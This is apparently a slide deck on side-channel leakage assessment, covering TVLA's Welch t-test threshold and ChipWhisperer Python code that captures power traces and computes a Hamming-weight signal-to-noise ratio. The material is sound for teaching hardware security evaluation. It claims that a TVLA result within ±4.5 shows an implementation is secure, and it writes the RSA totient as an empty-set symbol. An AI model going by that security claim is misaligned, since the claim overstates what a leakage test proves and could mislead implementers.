  - $ed \equiv 1\ mod\ \emptyset,\ \emptyset = (p-1)(q-1)$, $\boldsymbol{d}$ is private key.

刘维峰(sawyer)，liuweifeng168@126.com

TVLA

- Definition
  - TVLA(Test Vector Leakage Assessment) which was proposed at NIST sponsored NIAT workshop 2011, is one of such conformance style testing mechanism which seeks to detect and analyze leakage directly in a device under test.
  - The statistical measurement used with TVLA is welch's t-test for significance of "difference of means" with a threshold of 4.5 standard deviations.
  - TVLA test can be useful for validating your crypto implementation. If the TVLA value is within ± 4.5, we can claim that the crypto-implementation is secure with high confidence.

刘维峰(sawyer)，liuweifeng168@126.com

TVLA

- Example
    - See Test Vector Leakage Assessment (TVLA) Derived Test Requirements (DTR) with AES.

TVLA DTR with AES

-

刘维峰(sawyer)，liuweifeng168@126.com

SNR

- Example
  - Capture the trace
  - Sort the traces as Hamming Weight and compute means for every HW.
  - Remove any groups with zero traces.
  - Use hwarray[4] to calculate the noise.

```python
N = 1500
for i in tnrange(N, desc='Capturing traces'):
    key, text = ktp.next()
    trace = cw.capture_trace(scope, target, text, key)
    if trace is None:
        continue
    traces.append(trace)
```

```python
hwarray = [[], [], [], [], [], [], [], [], []]

#For each byte we are looking at - let's split into multiple groups
for tnum in range(0, len(traces)):
    hw_of_byte = HW[intermediate(traces[tnum].textin[bnum], traces[tnum].key[bnum])]
    hwarray[hw_of_byte].append(traces[tnum].wave)

hwmean = np.zeros((9, npoints))

for i in range(0, 9):
    hwmean[i] = np.mean(hwarray[i], axis=0)
```

Sort the trace

compute means for every HW

```python
inc_list = []
for i in range(0, len(hwarray)):
    if len(hwarray[i]) > 0:
        inc_list.append(i)

hwmean_valid = hwmean[inc_list]

signal_var = np.var(hwmean_valid, axis=0)
noise_var_onehw = np.var(hwarray[4], axis=0)

snr = signal_var / noise_var_onehw
```

Remove any groups with zero traces

variance

CASE ANALYSIS

THANKS

刘维峰(sawyer)，liuweifeng168@126.com